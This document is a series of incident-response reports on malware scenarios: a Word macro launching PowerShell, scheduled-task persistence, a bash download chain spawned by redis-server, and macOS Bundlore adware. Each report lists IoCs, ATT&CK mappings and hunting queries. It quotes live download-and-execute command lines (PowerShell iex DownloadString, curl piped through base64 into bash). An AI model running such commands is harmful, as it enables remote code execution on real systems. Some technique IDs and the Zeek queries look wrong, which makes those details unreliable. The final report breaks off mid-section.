Table of Contents

Overview

Scenario #1

Parent process: winword.exe
Process: powershell.exe
Process CLI:
powershell.exe iex (New-Object Net.WebClient).DownloadString(“http://bit.ly/e0Mw9w”)
Network connection count: 1

Incident Report: Malicious PowerShell Execution

Executive Summary

On [date], our organization detected a security incident involving a malicious PowerShell script, Invoke-PSHtml5.ps1, being downloaded and executed on a system via Microsoft Word.

Preparation

- **Preparing to Handle Incidents:** Our organization has an incident response plan to handle security incidents.
- **Preventing Incidents:** Regular security awareness training and phishing simulations are conducted to avoid similar incidents.

Detection and Analysis

- **Attack Vectors: T**he attack vector was a malicious Microsoft Word document with a macro that spawned a PowerShell process to execute a malicious script.
- **Signs of an Incident:** The incident was detected through monitoring of system logs, which indicated a suspicious executable being downloaded and executed on a system.
- **Sources of Precursors and Indicators:** System logs and network traffic monitoring.
- **Incident Analysis:** The incident involved a Remote Code Execution (RCE) attack, allowing the execution of arbitrary code.
- **Incident Prioritization:** The incident was prioritized as high-risk due to the potential for data exfiltration and system compromise.
- **Incident Notification:** The incident was notified to relevant stakeholders.


Indicators of Compromise (IoC):

- **Processes:** powershell.exe, winword.exe
- **Command Line Interface (CLI):** powershell.exe iex (New-Object Net.WebClient).DownloadString(“http://bit.ly/e0Mw9w”)
- **File Details:** Invoke-PSHtml5.ps1, PowerShell Script (.ps1), 36 KiB (37,303 bytes), SHA256: ca50cc0456846fc7412ef6dbe94c54e5130db5ea988f7b6f27576d22724b24a8
- **Network Indicators:** http://bit.ly/e0Mw9w, Network Connection Count: 1

Tactics, Techniques, and Procedures (TTPs)

- Tactic: Initial Access (TA0001)
    - Technique: Spear Phishing Attachment (T1204.001)

        - Procedure: The attacker uses a malicious Microsoft Word document with a macro to gain initial access.
- Tactic: Execution (TA0002)
    - Technique: Command and Scripting Interpreter (T1059.001)
        - Procedure: Powershell.exe executes the malicious script fetched from a URL.



Basic Static Analysis

File Analysis

- File Name: Invoke-PSHtml5.ps1
- File Type: PowerShell Script (.ps1)
- File Size: 36 KiB (37,303 bytes)
- SHA256: ca50cc0456846fc7412ef6dbe94c54e5130db5ea988f7b6f27576d22724b24a8

Attachment: Invoke-PSHtml5.ps1 file analysis report

Behavioral Analysis

Observed Activities

- Process Chain: The process chain starts with winword.exe (Microsoft Word), which spawns powershell.exe to execute the downloaded code.

- Command Line Execution: Powershell.exe uses the iex cmdlet to execute a script downloaded from a potentially malicious URL.
- Network Activity: A single network connection is established to download the malicious payload.

Capabilities

- Queries kernel debugger information.
- Implements anti-virtualization techniques.
- Drops additional executable files.
- Installs hooks/patches to the running process.
- Reads information about supported languages.
- Creates guarded memory regions to avoid memory dumping.
- Contacts external domains.
- Spawns new processes.
- Modifies proxy settings.
- Opens the Kernel Security Device Driver (KsecDD) of Windows.
- Queries sensitive Internet Explorer security settings.

Code Analysis

Script Content

- The script downloaded and executed by powershell.exe is a PowerShell script named Invoke-PSHtml5.ps1.
- Key Operations:
    - Remote Code Execution: Utilizes iex to execute code from an external URL.
    - Malicious Actions: Likely performs actions such as credential theft, data exfiltration, or system manipulation based on the observed capabilities.

Severity Score

CVSS v3.1 Score: 9.5 (Critical)

Containment, Eradication, and Recovery

- **Choosing a Containment Strategy: T**he affected system was isolated from the network to prevent further damage.
- **Evidence Gathering and Handling:** The malicious script and system logs were collected as evidence.
- **Identifying the Attacking Hosts:** The attacking host was identified as a potentially malicious domain.
- **Eradication and Recovery:** The malicious script was removed, and the affected system was restored to a known good state.
- **System Monitoring**: Continuously monitor for suspicious activity and take appropriate action.

Post-Incident Activity

- **Lessons Learned:** The incident highlighted the importance of controlling access to privileged accounts and systems and the need for awareness and training on the risks associated with macros and PowerShell scripts.
- **Using Collected Incident Data:** The incident data was used to update the incident response plan and improve security measures.
- **Evidence Retention:** The evidence collected during the incident was retained for future reference.
- **Incident Handling Checklist:** The incident handling checklist was reviewed and updated to ensure that all necessary steps were taken.
- **Recommendations:**
    - Implement Privileged Access Management (PAM) to control access to privileged accounts and systems.
    - Provide regular security awareness training and phishing simulations to prevent similar incidents.
    - Continuously monitor system activity using SIEM solutions to detect similar incidents in real-time.
    - Implement Identity and Access Management (IAM) to manage digital identities and ensure appropriate access.
    - Assume breach and verify each request as though it originates from an open network using Zero Trust principles.
- **Proactive Threat Hunting Queries:**
    - Splunk Query: index=_internal source=*powershell.exe* | stats count by user, host
    - Splunk Query: index=_internal source=*powershell.exe* | regex "Invoke-PSHtml5.ps1" | stats count by user, host
    - Zeek Query: zeek -r <pcap_file> -w <output_file> "powershell.exe" | grep "Invoke-PSHtml5.ps1"

References

1. Winword Spawning PowerShell - Splunk Security Content
2. Execution, Tactic TA0002 - Enterprise | MITRE ATT&CK®
3. Exploitation of Remote Services, Technique T1210 - Enterprise | MITRE ATT&CK®
4. Command and Scripting Interpreter: PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®
5. powered by Falcon Sandbox - Viewing online file analysis results for 'Invoke-PSHtml5.ps1'

Scenario #2

Parent Process: c:\windows\system32\tm1jg\tpminit.exe
Parent MD5: f0d6fa1110efffd3a773757a2db0c950
Parent CLI:
C:\Windows\system32\Tm1jg\TpmInit.exe
Parent File Write: c:\users\acme123\appdata\roaming\microsoft\3ztbfrz\version.dll
File MD5: a4b0ad1bb7cfbd3cbc40860197613340

Process: c:\windows\system32\schtasks.exe
Process MD5: 2e9e198247bf0e9bd94b42286798a5ac
Process CLI:
schtasks.exe /Create /F /TN “Jzijbnrsxnvm” /TR
C:\Users\acme123\AppData\Roaming\Microsoft\3ztBfrz\UI0Detect.exe /SC minute /MO 60 /RU
“acme123”
File modification count: 1
—--

Incident Report: Living Off Land Attack

Executive Summary

On [date], our organization detected a security incident indicating a Living Off the Land (LOL) attack, where a legitimate system binary is exploited to execute malicious code. The legitimate system binary, schtasks.exe, creates a scheduled task that runs a malicious UI0Detect.exe executable.

Preparation

- **Preparing to Handle Incidents:** Our organization has an incident response plan to handle security incidents.
- **Preventing Incidents:** Regular security awareness training and phishing simulations are conducted to avoid similar incidents.

Detection and Analysis

- **Attack Vectors:** The attack vector was a Living Off the Land (LOL) attack, where legitimate system binaries (schtasks.exe) was exploited to execute malicious code.

- **Signs of an Incident:** The incident was detected through monitoring of system logs, which indicated a suspicious file write and scheduled task creation.
- **Sources of Precursors and Indicators:** System logs, network traffic monitoring, and file system monitoring.
- **Incident Analysis:** The incident involved a LOL attack, where a legitimate binary was exploited to execute malicious code.
- **Incident Documentation:** The incident was documented, including the incident report and post-incident review.
- **Incident Prioritization:** The incident was prioritized as high-risk due to the potential for data exfiltration and system compromise.
- **Incident Notification:** The incident was notified to relevant stakeholders.

Indicators of Compromise (IoC):

- **Parent Process:**
  - Path: c:\windows\system32\tm1jg\tpminit.exe
  - MD5: f0d6fa1110efffd3a773757a2db0c950
  - CLI: C:\Windows\system32\Tm1jg\TpmInit.exe
- **File Created by Parent Process:**
  - Path: c:\users\acme123\appdata\roaming\microsoft\3ztbfrz\version.dll
  - MD5: a4b0ad1bb7cfbd3cbc40860197613340
- **Process:**
  - Path: c:\windows\system32\schtasks.exe
  - MD5: 2e9e198247bf0e9bd94b42286798a5ac
  - CLI: schtasks.exe /Create /F /TN “Jzijbnrsxnvm” /TR C:\Users\acme123\AppData\Roaming\Microsoft\3ztBfrz\UI0Detect.exe /SC minute /MO 60 /RU “acme123”
- **File Modification Count:** 1

Tactics, Techniques, and Procedures (TTPs)

- Tactic: Execution (TA0002)
  - Technique: System Binary Proxy Execution (T1218)
    - Procedure: Exploits legitimate binaries (e.g., schtasks.exe) to execute malicious code.
- Tactic: Persistence (TA0003)
  - Technique: Scheduled Task (T1053)
    - Procedure: Uses schtasks.exe to create a scheduled task that persists and executes the malicious executable.

Behavioral Analysis

Observed Activities

- File Write: tpminit.exe creates version.dll in the user's roaming directory.
- Scheduled Task Creation: schtasks.exe is used to create a task named Jzijbnrsxnvm to execute UI0Detect.exe every minute.

Capabilities

- Persistence Mechanism: Utilizes a scheduled task to ensure the malicious executable runs regularly.
- Living Off the Land: Exploits legitimate binaries (tpminit.exe and schtasks.exe) to perform malicious actions.

Code Analysis

Command Breakdown

- Command: schtasks.exe /Create /F /TN “Jzijbnrsxnvm” /TR C:\Users\acme123\AppData\Roaming\Microsoft\3ztBfrz\UI0Detect.exe /SC minute /MO 60 /RU “acme123”
    - /Create: Creates a new task.
    - /F: Forces creation even if a task with the same name exists.
    - /TN “Jzijbnrsxnvm”: Names the new task.
    - /TR C:\Users\acme123\AppData\Roaming\Microsoft\3ztBfrz\UI0Detect.exe: Specifies the executable to run.
    - /SC minute: Schedules the task to run every minute.
    - /MO 60: Modifies the task to run every 60 minutes (possible typo, as /SC minute schedules it to run every minute).
    - /RU “acme123”: Runs the task under the user account “acme123”.
- Attachment: analysis report on UI0Detect.exe | Hybrid Analysis
- Attachment: analysis report on tpminit | Hybrid Analysis

Severity Score

CVSS v3.1 Score: 8.5 (High)

Containment, Eradication, and Recovery

- **Choosing a Containment Strategy: T**he affected system was isolated from the network to prevent further damage.
- **Evidence Gathering and Handling:** The malicious script and system logs were collected as evidence.
- **Identifying the Attacking Hosts:** The attacking host was identified as a potentially malicious domain.
- **Eradication and Recovery:** The malicious script was removed, and the affected system was restored to a known good state.
- **System Monitoring**: Continuously monitor for suspicious activity and take appropriate action.

Post-Incident Activity

- **Lessons Learned:** The incident highlighted the importance of monitoring system logs and network traffic for suspicious activity.
- **Using Collected Incident Data:** The incident data was used to update the incident response plan and improve security measures.
- **Evidence Retention:** The evidence collected during the incident was retained for future reference.
- **Incident Handling Checklist:** The incident handling checklist was reviewed and updated to ensure that all necessary steps were taken.
- **Recommendations:**
    - Implement Privileged Access Management (PAM) to control access to privileged accounts and systems.
    - Provide regular security awareness training and phishing simulations to prevent similar incidents.
    - Continuously monitor system activity using SIEM solutions to detect similar incidents in real-time.
    - Implement Identity and Access Management (IAM) to manage digital identities and ensure appropriate access.
    - Assume breach and verify each request as though it originates from an open network using Zero Trust principles.
- **Proactive Threat Hunting Queries:**
    - Splunk Query: index=_internal source=*tpminit.exe* | stats count by user, host
    - Splunk Query: index=_internal source=*tpminit.exe* | regex "version.dll" | stats count by user, host
    - Zeek Query: zeek -r <pcap_file> -w <output_file> "tpminit.exe" | grep "version.dll"

References

1. Schtasks | LOLBAS
2. powered by Falcon Sandbox - Viewing online file analysis results for 'TpmInit.exe'
3. analysis on UI0Detect.exe | Hybrid Analysis
4. System Binary Proxy Execution, Technique T1218 - Enterprise | MITRE ATT&CK®

Scenario #3

Parent Process: redis-server
Parent MD5: 9494cfd0f8c829acd9b1a88f9a0fd2ec

Process CLI:
bash -c “curl hxxps://gist.githubusercontent[.]com/ForensicITGuy/165c3de5c3f23168517820b12311fd35/raw/c6e44a7e946fba1bb5eaa0d570aeb98727b8cdc8/totes-evil.sh | base64 -d | bash”
Network connection count: 1
—-

Incident Report: Malicious Bash Script Execution via Redis-Server

Executive Summary

On [date], our organization detected a security incident involving a Bash script downloaded and executed by a bash shell. This activity suggests an attempt to exploit the bash environment through a Base64 encoded script downloaded from an external source.

Preparation

- **Preparing to Handle Incidents:** Our organization has an incident response plan to handle security incidents.
- **Preventing Incidents:** Regular security awareness training and phishing simulations are conducted to avoid similar incidents.

Detection and Analysis

- **Attack Vectors:** The attack vector was a Bash script that was downloaded and executed by the bash shell.
- **Signs of an Incident:** The incident was detected through monitoring of system logs, which indicated a suspicious command execution and network connection.
- **Sources of Precursors and Indicators:** System logs, network traffic monitoring, and file system monitoring.
- **Incident Analysis:** The incident involved a Bash shell exploitation, where a malicious script was executed by the bash shell.
- **Incident Documentation:** The incident was documented, including the incident report and post-incident review.
- **Incident Prioritization:** The incident was prioritized as high-risk due to the potential for data exfiltration and system compromise.
- **Incident Notification:** The incident was notified to relevant stakeholders.

Indicators of Compromise (IoC):

- Parent Process:
    - Path: redis-server
    - MD5: 9494cfd0f8c829acd9b1a88f9a0fd2ec
- Process CLI:
    - Command: bash -c “curl hxxps://gist.githubusercontent[.]com/ForensicITGuy/165c3de5c3f23168517820b12311fd35/raw/c6e44a7e946fba1bb5eaa0d570aeb98727b8cdc8/totes-evil.sh | base64 -d | bash”
- Network Connection Count:
    - Count: 1

Tactics, Techniques, and Procedures (TTPs)

- Tactic: Execution (TA0002)
    - Technique: Command and Scripting Interpreter (T1059.001)
        - Procedure: The attacker leverages the bash shell to execute a Base64 encoded malicious script.

Basic Static Analysis

File Analysis

- Script:
    - URL: hxxps://gist.githubusercontent[.]com/ForensicITGuy/165c3de5c3f23168517820b12311fd35/raw/c6e44a7e946fba1bb5eaa0d570aeb98727b8cdc8/totes-evil.sh
    - Encoding: Base64

Note: The script URL and its content are encoded and require decoding to analyze further. This will be covered in code analysis.

Behavioral Analysis

Observed Activities

- Command Execution:
    - The bash command bash -c is used to execute a pipeline of commands:
        - curl downloads the script from a GitHub Gist.
        - base64 -d decodes the Base64 encoded script.
        - bash executes the decoded script.
- Evade Detection:
    - Base64 Encoding: Used to obfuscate the script and evade detection.
    - Legitimate Tools: Utilizes curl for downloading and bash for execution, making detection more challenging.

Capabilities

- Connection Count: 1 network connection, indicating potential communication with a Command and Control (C2) server for receiving commands or data exfiltration.

Code Analysis

Command Breakdown

- bash -c: Executes a command string in the bash shell.
- curl hxxps://gist.githubusercontent[.]com/...: Downloads the malicious script from an external URL.
- base64 -d: Decodes the Base64 encoded script.
- bash: Executes the decoded script in the bash environment.

Analysis of Decoded Script

- Cleanup:
  - Terminates processes related to cryptocurrency mining and other malicious activities (e.g., xmrig, stratum).
  - Deletes specific files (/tmp/kworkerds, /var/tmp/kworkerds) and kills processes listening on known mining ports.
- Payload Execution:
  - Downloads and runs additional malicious scripts from remote URLs.
- Persistence:
  - Sets up cron jobs to repeatedly execute the script and another payload at regular intervals.
  - Modifies file permissions and timestamps to obscure changes and ensure ongoing execution.
- Evasion:
  - Adjusts file permissions and removes immutable attributes to evade detection and maintain control.

Severity Score

CVSS v3.1 score: 8.5 (High)

Containment, Eradication, and Recovery

- **Choosing a Containment Strategy: T**he affected system was isolated from the network to prevent further damage.
- **Evidence Gathering and Handling:** The malicious script and system logs were collected as evidence.
- **Identifying the Attacking Hosts:** The script was hosted on a GitHub Gist.
- **Eradication and Recovery:** The malicious script was removed, and the affected system was restored to a known good state.

- **System Monitoring**: Continuously monitor for suspicious activity and take appropriate action.

Post-Incident Activity

- **Lessons Learned:** The incident highlighted the importance of monitoring system logs and network traffic for suspicious activity.
- **Using Collected Incident Data:** The incident data was used to update the incident response plan and improve security measures.
- **Evidence Retention:** The evidence collected during the incident was retained for future reference.
- **Incident Handling Checklist:** The incident handling checklist was reviewed and updated to ensure that all necessary steps were taken.
- **Recommendations:**
    - Implement Privileged Access Management (PAM) to control access to privileged accounts and systems.
    - Provide regular security awareness training and phishing simulations to prevent similar incidents.
    - Continuously monitor system activity using SIEM solutions to detect similar incidents in real-time.
    - Implement Identity and Access Management (IAM) to manage digital identities and ensure appropriate access.
    - Assume breach and verify each request as though it originates from an open network using Zero Trust principles.

- **Proactive Threat Hunting Queries:**
    - Splunk Query: index=_internal source=*bash* | stats count by user, host
    - Splunk Query: index=_internal source=*bash* | regex "totes-evil.sh" | stats count by user, host
    - Zeek Query: zeek -r <pcap_file> -w <output_file> "bash" | grep "totes-evil.sh"

References

1. Command and Scripting Interpreter: PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®

Scenario #4

Grand-Parent Process: /private/tmp/b6yNLWzjO
Grand-Parent MD5: ab47aa51b678216bc998fe7e5fe7aefd
Grand-Parent CLI:
/tmp/b6yNLWzjO /Volumes/Installer/Installer.app/Contents/MacOS/LightEvening

Parent Process: /bin/sh
Parent MD5: 95d23ed8b5448779eee9863d2bc5c1ba
Parent CLI:
sh -c curl -f0L -o
/tmp/EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63/45D77C73-D4A2-4698-A0A1-34926AEDF82D
'hxxp://redacted.cloudfront[.]net/sd/?c=22lybQ==&u=67D936BA-DC18-5557-AF59-A61155059BC5&s
=EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63&o=10.15.7&b=11821208528&gs=1' > /dev/null 2>&1

Process: /usr/bin/curl
Process MD5: 0846e04c22488b04222817529f235024
Process CLI:
curl -f0L -o
/tmp/EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63/45D77C73-D4A2-4698-A0A1-34926AEDF82D
hxxp://redacted.cloudfront[.]net/sd/?c=22lybQ==&u=67D936BA-DC18-5557-AF59-A61155059BC5&s=
EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63&o=10.15.7&b=11821208528&gs=1
Network connection count: 2
File modifications: 3
—--

Incident Report: Bundlore Adware Execution Detected

Executive Summary

On [date], our organization detected a sequence of processes on your system involving the download and execution of a malicious script. This sequence utilizes a combination of legitimate and potentially compromised processes to execute the malicious payload.

Preparation

- **Preparing to Handle Incidents:** Our organization has an incident response plan to handle security incidents.
- **Preventing Incidents:** Regular security awareness training and phishing simulations are conducted to avoid similar incidents.

Detection and Analysis

- **Attack Vectors:** The attack vector was a Bash script that was downloaded and executed by the bash shell.
- **Signs of an Incident:** The incident was detected through monitoring of system logs, which indicated a suspicious command execution and network connection.
- **Sources of Precursors and Indicators:** System logs, network traffic monitoring, and file system monitoring.
- **Incident Analysis:** The incident involved a Bash shell exploitation, where a malicious script was executed by the bash shell.
- **Incident Documentation:** The incident was documented, including the incident report and post-incident review.
- **Incident Prioritization:** The incident was prioritized as high-risk due to the potential for data exfiltration and system compromise.
- **Incident Notification:** The incident was notified to relevant stakeholders.

Indicators of Compromise (IoC):

- Grand-Parent Process:
    - Path: /private/tmp/b6yNLWzjO
    - MD5: ab47aa51b678216bc998fe7e5fe7aefd
    - CLI: /tmp/b6yNLWzjO /Volumes/Installer/Installer.app/Contents/MacOS/LightEvening
- Parent Process:
    - Path: /bin/sh
    - MD5: 95d23ed8b5448779eee9863d2bc5c1ba
    - CLI: sh -c curl -f0L -o /tmp/EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63/45D77C73-D4A2-4698-A0A1-34926AEDF82D 'hxxp://redacted.cloudfront[.]net/sd/?c=22lybQ==&u=67D936BA-DC18-5557-AF59-A61155059BC5&s=EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63&o=10.15.7&b=11821208528&gs=1' > /dev/null 2>&1
- Process:
    - Path: /usr/bin/curl
    - MD5: 0846e04c22488b04222817529f235024
    - CLI: curl -f0L -o /tmp/EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63/45D77C73-D4A2-4698-A0A1-34926AEDF82D hxxp://redacted.cloudfront[.]net/sd/?c=22lybQ==&u=67D936BA-DC18-5557-AF59-A61155059BC5&s=EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63&o=10.15.7&b=11821208528&gs=1
- Network Connection Count:
    - Count: 2
- File Modifications:
    - Count: 3


Tactics, Techniques, and Procedures (TTPs)

- Tactic: Execution (TA0002)
    - Technique: Command and Scripting Interpreter (T1059.001)
        - Procedure: Using /bin/sh to execute a command that downloads and saves a malicious file using curl.
- Tactic: Persistence (TA0003)
    - Technique: Plist File Modification (T1647)
        - Procedure: Modify property list files (plist files) to enable other malicious activity, while also potentially evading and bypassing system defenses.

Basic Static Analysis

File Analysis

- Grand-Parent Process:
    - Path: /private/tmp/b6yNLWzjO
    - Executable: /Volumes/Installer/Installer.app/Contents/MacOS/LightEvening
    - MD5: ab47aa51b678216bc998fe7e5fe7aefd
    - Detected as: adware.bundlore/bnodlero
    - Attachement: Bundlore MD5 search report | Virus Total



- Parent Process:
  - Path: /bin/sh
  - MD5: 95d23ed8b5448779eee9863d2bc5c1ba
- Process:
  - Path: /usr/bin/curl
  - MD5: 0846e04c22488b04222817529f235024
- File Modifications:
  - Modified Files:

        - File Path: /tmp/EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63/45D77C73-D4A2-4698-A0A1-34926AEDF82D
- Network Activity:
    - URL: hxxp://redacted.cloudfront[.]net/sd/?c=22lybQ==&u=67D936BA-DC18-5557-AF59-A61155059BC5&s=EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63&o=10.15.7&b=11821208528&gs=1


Behavioral Analysis

Observed Activities

